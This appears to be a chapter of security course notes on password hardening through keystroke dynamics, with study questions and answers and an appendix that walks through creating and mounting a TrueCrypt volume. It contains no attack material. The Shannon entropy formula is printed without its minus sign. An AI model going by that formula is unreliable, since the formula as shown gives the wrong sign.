The "gold standard of security" as defined by Butler Lampson of Microsoft [3] stands for the three mechanisms whereby security is implemented in a system. The three mechanisms are authenticating principals (e.g., users, channels, etc.), authorizing access, and auditing. These mechanisms are called the "gold standard" because each of the three start with the letters 'au' which in the chemistry periodic table represents the element gold.

With regards to authentication, there are usually three sources of information that are used to authenticate users: 1) what the user knows (such as a password), 2) what the user has (such as a token), and 3) what the user is (biometric data) [2]. Passwords are authentication based on what the user knows and password hardening is one way that this method can be improved. Password hardening is predicated on the assumption that doing so will increase the amount of work an attacker will have to do to obtain the password to break into a system. Although there are a number of guidelines which can help users select "hard" passwords (such as increasing password length and changing them regularly), the difficulty is often with human memory [2]. Users are generally unable to remember hard passwords which help their systems stay secure. Therefore, it is valuable to develop ways to authenticate users without requiring them to remember long and complicated passwords.

One way to do so is to use biometric data. Such data can include but is not limited to iris scans, fingerprinting, voice recognition and keystroke dynamics. Using this data as an authentication method helps alleviate the problem users have choosing and remembering hard passwords because the user (hopefully) knows where their thumb is and the state of their voice and eyes are not likely to change over time. Although biometric data can be used authenticate users without the use of passwords, it can be used in conjunction with well-selected passwords in order to make authentication methods more effective. A disadvantage of using biometric data for authentication is that specialized hardware is usually required to which not all users will have access, e.g., the iris and fingerprint scanners [2].

This however tends not to be the case with using keystroke dynamics (or repeatable keystroke behavior). It is believed that a user's keystrokes are as unique to the user as his signature. The information that can be gathered about them are duration (how long keys are pressed), latency (the amount of time between keystrokes), pressure (how hard the keys are pressed) and location (where the keys are pressed – the edge or middle). Some challenges in using keystrokes dynamics to authenticate are: 1) recognizing the user's typing pattern, 2) incorporating these features to be a part of a user's password and 3) obscuring from an attacker which aspects of the keystroke data is being used as part of the authentication. A number of different algorithms for addressing each of these three challenges have been proposed by researchers. However, our focus here is learning more about the first challenge.

1.2 Static vs. Dynamic Recognition

Recognizing a user's keystroke can be done statically or dynamically. Static recognition is only performed once at authentication time and usually with a fixed or known string [1]. It does using a stored model of a user's keystroke behavior. The assumptions that this approach makes are that the "user can be verified at a single point in time" and that "the user remains constant for the duration of the session" [4]. This assumption creates a vulnerability in this authentication method

because it does not address the situation where a user's session has been hijacked, e.g., if a user has logged in and then steps away from their system for a few minutes. The additional vulnerability of this approach is that an attacker can capture information about this model and use it to conduct an off-line dictionary attack since exposing keystroke information can expose data about the password itself [5]. What we present here are two defenses for the vulnerabilities in static recognition. The first is the work of Monrose, Reiter and Wetzel who provide a defense against an off-line dictionary attack. The second is a description of a dynamic recognition [4] which does not make the same assumptions of static recognition methods. Instead it provides continuous authentication throughout the session.

1. 3 Monrose, Reiter and Wetzel: improvement on static recognition [5]

The defense described here is not useful for preventing an offline attack on a user's password but rather mitigating it by slowing down the attacker towards achieving her goal. It uses the keystroke data in such a way that even if the attacker captured the keystroke information, she would have a difficult time using the information to recover the user's password. The attack scenario is as follows:

> *An attacker captures system info with the user's keystroke data. She then attempts to perform an off-line dictionary attack using the data. Assume the 8-letter password has been chosen poorly and it is easy for the attacker to guess the actual password. However, she must also find out which keystroke features are being used and what they are. Without them, she will not be able gain illegitimate access.*

Like most prior work in static recognition of keystroke data, Monrose, Reiter and Wetzel use the data to harden passwords at the feature-level, i.e., they use distinguishing features of a user's keystrokes and integrate them into the password. Their method basically consists of these parts: the first is initialization to generate the hardened password ($hpwd_{user}$) and the second is login and recovery of the user's hardened password.

1. *Initialization*: stores information in an instruction table regarding a user's login and how the user's unique keystrokes are to be used to generate the $hpwd_{user}$ from the password which the user types. A history file of information about successful logins is also maintained.
2. *Login and Recovery*: When the user logs, the unique keystrokes and password are used to decrypt the instruction table and history file and thereby authenticate the user if the file is successfully decrypted. The information associated with the login is recorded and the related files are updated.

However, unlike other methods, Monrose, Reiter and Wetzel improve static recognition by using the data in a manner similar to the concept of salting. "Salting is a method in which the user's password is prepended with a random number (the "salt") of s bits in length before hashing the password and comparing the result to the previously stored value" [5]. This method generates the salt bits using the user's typing features. Doing so provides a defense against the above-described scenario because it increases the search space of an attacker by a factor of 2^s. Even if the attacker has the 8-letter password of the user and has managed to capture the instruction table and history file, she must work that much harder to crack the $hpwd_{user}$ since the password alone will not decrypt the data which reveals the $hpwd_{user}$.

Question (calculating the work factor increased for an attacker given n salt bits)

For an eight character password, there are at least 15 measurable keystroke features on most standard keyboards [5]. If these 15 features are used to generate the additional salt bits, what is the work factor increase for the attacker to execute a dictionary attack to crack this password?

Answer:
Adding 15 additional salt bits to the user's password can increase the attacker's work load by a factor of 2^{15}.

Question: (entropy and uncertainty (Search web for the answer)
What is Shannon entropy and what does it have to do with password hardening?

Shannon entropy is a concept in information theory that was developed by Claude Shannon. It was first introduced in his paper "A Mathematical Theory of Communication". It is calculated using the following formula:

$$\sum_{i=1}^{n} P(X=x_i) \ln P(X=x_i)$$

Although, information entropy can be used in calculating the "minimum capacity channel required to reliably transmit the source as encoded binary digits" [6], we can also use it to calculate the work factor that would increase for the attacker by adding n bits of entropy to a hardened password.

1.4 Muncaster and Turk: continuous authentication with dynamic recognition [4]
There are a number of real-world situations which challenge the assumptions made about the authenticated user when using static recognition. These situations raise the need for continuous rather than a one-time authentication of the user. Although theoretically keystrokes can be used for dynamic recognition, a high-level of accuracy in recognizing keystrokes throughout the session is difficult to achieve. The solution which Muncaster and Turk offer is using other biometric data in addition to keystroke dynamics. They combine biometric data collected about the user's face with data about the user's keystrokes. This combination of data is used to create a multivariate probabilistic model which varies over time. This model is then used to authenticate the user.

The drawback with using the method proposed by Muncaster and Turk and other authentication systems requiring multiple biometric data is hardware. Many user systems are not equipped with the proper face recognition hardware. Also, if significant changes occur with the user's face due to injury (just as with their hands) the changes would obviate the benefits of using this system.

Question: Review the Muncaster and Turk paper referenced below and briefly summarize what they mean by a "multi-modal biometric system" and describe the three levels at which biometric data can be integrated into the user authentication process.

Answer: *A multi-model biometric system is one that integrates multiple sources of biometric data to be used in the authentication process. The three levels at which biometric data can be integrated are: feature-level, score-level and decision-level. Feature-level integration involves taking measurements for each of the distinguishing features of a user's keystrokes and grouping them into a single vector. The vector is then used to generate the hardened password. Score-level*

integration generates a scored based on whether a particular pattern is matched in the biometric data gathered. The score is used in determining whether or not to authenticate the user. Decision-level integration is where biometric data is used to infer and decide whether or not the user is legitimate. The inference is based on biometric classifications.

References

1. Bishop, M. Computer Security: Art and Science. Boston, MA. Addison-Wesley, 2003.

2. de Magalhaes, S.T.; Revett, K.; Santos, H.M.D., "Password secured sites - stepping forward with keystroke dynamics," *Next Generation Web Services Practices, 2005. NWeSP 2005. International Conference*, vol., no.pp. 6 pp.-, 22-26 Aug. 2005

3. Lampson, B., "Computer Security in the Real World". Presentation available at: research.microsoft.com/**Lampson**/Slides/**Security**.pdf

4. Muncaster, J. and M. Turk, "Continuous multimodal authentication using dynamic Bayesian networks," Second Workshop on Multimodal User Authentication, Toulouse, France, May 11-12, 2006.

5. Monrose, F., Reiter, M.K.,Wetzel, S. "Password hardening based on keystroke dynamics", Bell Labs, Lucent Technologies, Murray Hill, N.J., USA. Published online: 26 October 2001 – ? Springer-Verlag 2001. Also available at: http://www.ece.cmu.edu/~reiter/papers/2002/IJIS.pdf

6. Information Entropy. http://en.wikipedia.org/wiki/Information_entropy

Appendix Q: **TrueCrypt**

This addition deals with TrueCrypt, a free, open-source encryption program that has won the respect of the general cyrptographic-savvy public. It is currently maintained by a group of anonymous programmers who have shown themselves to be quite crypto-savvy over the time they have managed the TrueCrypt project. TrueCrypt is a way to protect your sensitive files from other's prying eyes.

TrueCrypt encrypts your files keeping them safe from adversaries and people who break into your computer. In many ways, this protects a user from many exploits and people trying to expose sensitive files.

However, there are some vulnerabilities to TrueCrypt. If you use a password, then it could be detected by keyloggers. A good strategy around this is to use keyfiles in addition to a password. However, they can be circumvented with VNC or mouse motion monitors. Also, if you loose your keyfile or forget your password, the information is unrecoverable.

Background

TrueCrypt is a free, open-source encryption program that has won the respect of the general cyrptographic-savvy public. It is currently maintained by a group of anonymous programmers who have shown themselves to be quite crypto-savvy over the time they have managed the TrueCrypt project.

The safe box concept is the idea behind encrypted volumes, which is the method TrueCrypt uses for encryption. There are programs that exist for encrypting a single file individually, but managing encrypted files individually is not always reasonable. Oftentimes many files must be encrypted, and they must be accessed frequently. Each file could be manually managed, but it would take a lot of time and effort to do so. And when you have an entire hard drive full of files that need to be encrypted, it's not even humanly possible to attempt to manage files individually. Thus, the solution is to mass-manage them together in one encrypted safe box, a.k.a, an encrypted volume.

There are two types of encrypted volumes: files and partitions. With a file, the encrypted volume will be nothing but an ordinary computer file containing the encrypted data placed in it. This file can be copied across drives, downloaded, anything that can be done with a normal computer file. With a partition, the encrypted volume will be a literal partition on your hard drive, and it will behave just like one.

One of the notable features of TrueCrypt is that it provides two levels of plausible deniability, which might be useful in case a user is required to reveal their password. The first is hidden volume creation, which basically allows you to have a false bottom of encryption. You have one volume encrypted on top of another encrypted volume. When you are forced to give your password, you give the password to the top volume. Your adversaries cannot get to the second volume without a second key, and there is no way for them to know that there is another encrypted volume since TrueCrypt fills all space, empty or not with random data. The second

that no TrueCrypt volume can be identified as an encrypted volume. TrueCrypt volumes cannot be distinguished from random data. i.e. the file can not be linked to TrueCrypt.

TrueCrypt can run in so-called 'traveller' mode, which means that it does not have to be installed on the operating system under which it is run. There are two ways to run TrueCrypt in 'traveller' mode: After you unpack the binary distribution archive, you can directly run TrueCrypt.exe, or you can use the Traveller Disk Setup facility to prepare a special 'traveller' disk and launch TrueCrypt from there. You need administrator privileges in order to able to run TrueCrypt in 'traveller' mode. After examining the registry file, it may be possible to tell that TrueCrypt was run (and that a TrueCrypt volume was mounted) on a Windows system even if it is run in traveller mode.


Creating your encrypted volume

In these steps, originally from TrueCrypt.com, you will create a TrueCrypt volume from a file and use it.

Step 1: If you have not done so, download, unpack, and install TrueCrypt (to do so, double-click TrueCrypt Setup.exe and then click Install).

Step 2: Launch TrueCrypt by double-clicking the file TrueCrypt.exe or by clicking the TrueCrypt shortcut in your Windows Start menu.

Step 3: The main TrueCrypt window should appear. Click Create Volume (marked with red rectangle for clarity).




Step 4: The TrueCrypt Volume Creation Wizard window should appear. Read the instructions displayed in the Wizard window and click Next.
Note: In the following steps the screenshots will show only the right-hand part of the Wizard window.

Step 5: In this step you have to specify where you wish the TrueCrypt volume to be created. A TrueCrypt volume can reside either in a file, which is also called container, or in a partition (device). In this tutorial, we will choose the former option and create a TrueCrypt volume within a file. Note that a TrueCrypt container is just like any normal file. It can be moved, copied and deleted as any normal file. It also needs a filename, which you will choose in the next step.

1. Click Select File.

2. The standard Windows file selector should appear (while the window of the TrueCrypt Volume Creation Wizard remains open in the background).

Step 6: In this tutorial, we will create our TrueCrypt volume in the folder D:\My Documents\ and the filename of the volume (container) will be My Volume (as can be seen in the screenshot above). You may, of course, choose any other filename and location you like (for example, on a USB memory stick). Note that the file My Volume does not exist yet – TrueCrypt will create it.



IMPORTANT: Note that TrueCrypt will not encrypt any existing files. If you select an existing file, it will be overwritten and replaced by the newly created volume (so the overwritten file will be lost, not encrypted). You will be able to encrypt existing files (later on) by moving them to the TrueCrypt volume that we are creating now.*

1. Select the desired path (where you wish the container to be created) in the file selector.

2. Type the desired container filename in the File name box.

3. Click Open.


4. The file selector window should disappear.

Step 7: In the Volume Creation Wizard window, click Next.

Step 8: Here you can choose an encryption algorithm and a hash algorithm for the volume. If you are not sure what to select here, you can use the default settings and click Next (for more information, see Chapters Encryption Algorithms and Hash Algorithms).

Step 9: Here we specify that we wish the size of our TrueCrypt container to be 1 megabyte. You may, of course, specify a different size. After you type the desired size in the input field (marked with a red rectangle), click Next.

Step 10: This is one of the most important steps. Here you have to choose a good volume password.Read carefully the information displayed in the Wizard window about what is considered a good password.




After you choose a good password, type it in the first input field. Then re-type it in the input field below the first one and click Next.

You may also add one or more keyfiles by checking the “Use Keyfile” box. Keyfiles are regular files that reside on your computer that can in combination with a password decrypt your volume. This adds security by being able to elude keystroke loggers. It is also handy if you have file that is shared between 2 people. The file can’t be decrypted until they both provide their own keyfile.

Note: The button Next will be disabled until passwords in both input fields are the same.

Step 11: Move your mouse as randomly as possible within the Volume Creation Wizard window at least for 30 seconds. The longer you move the mouse, the better. This is important for the quality of the encryption key.



Click Format.

Volume creation should begin. TrueCrypt will now create a file called My Volume in the folder D:\My Documents\ (as we specified in Step 6). This file will be a TrueCrypt container (it will contain the encrypted TrueCrypt volume). After it finishes, the following dialog box will appear (note that information displayed in the box will very likely be different from the information in this screenshot):


Click OK to close the dialog box.

Step 12: We have just successfully created a TrueCrypt volume (file container).

In the TrueCrypt Volume Creation Wizard window, click Exit.

The Wizard window should disappear.


In the remaining steps, we will mount the volume we just created. We will return to the main TrueCrypt window. (It should still be open, but if it is not, repeat Step 2 to launch TrueCrypt and then continue from Step 13.)



Using your encrypted volume
After the volume has been created and encrypted, you can easily use it by mounting it with TrueCrypt. Mounting a volume is essentially telling the operating system to treat that volume as an actual disk partition, allowing you to access and manage it just like a normal partition. To mount a volume, all you have to do is select the volume and provide your original key. Once the volume has been mounted, it will appear as a normal drive on your operating system and you can treat it just like one in all regards. You can copy files to it, delete files from it, edit files in it, run programs from it, etc. As far as your operating system is concerned, this drive is just like any other drive it manages.

Step 13: Select a drive letter from the list (marked with a red rectangle). This will be the drive letter to which the TrueCrypt container will be mounted.

Note: In this tutorial, we chose the drive letter M, but you may of course choose any other available drive letter.




Step 14: Click Select File. The standard file selector window should appear.

Step 15: In the file selector, browse to the container file (which we created in Steps 6-11) and select it. Click Open (in the file selector window).The file selector window should disappear.

In the following steps, we will return to the main TrueCrypt window.

Step 16: In the main TrueCrypt window, click Mount. Password prompt dialog window should appear.

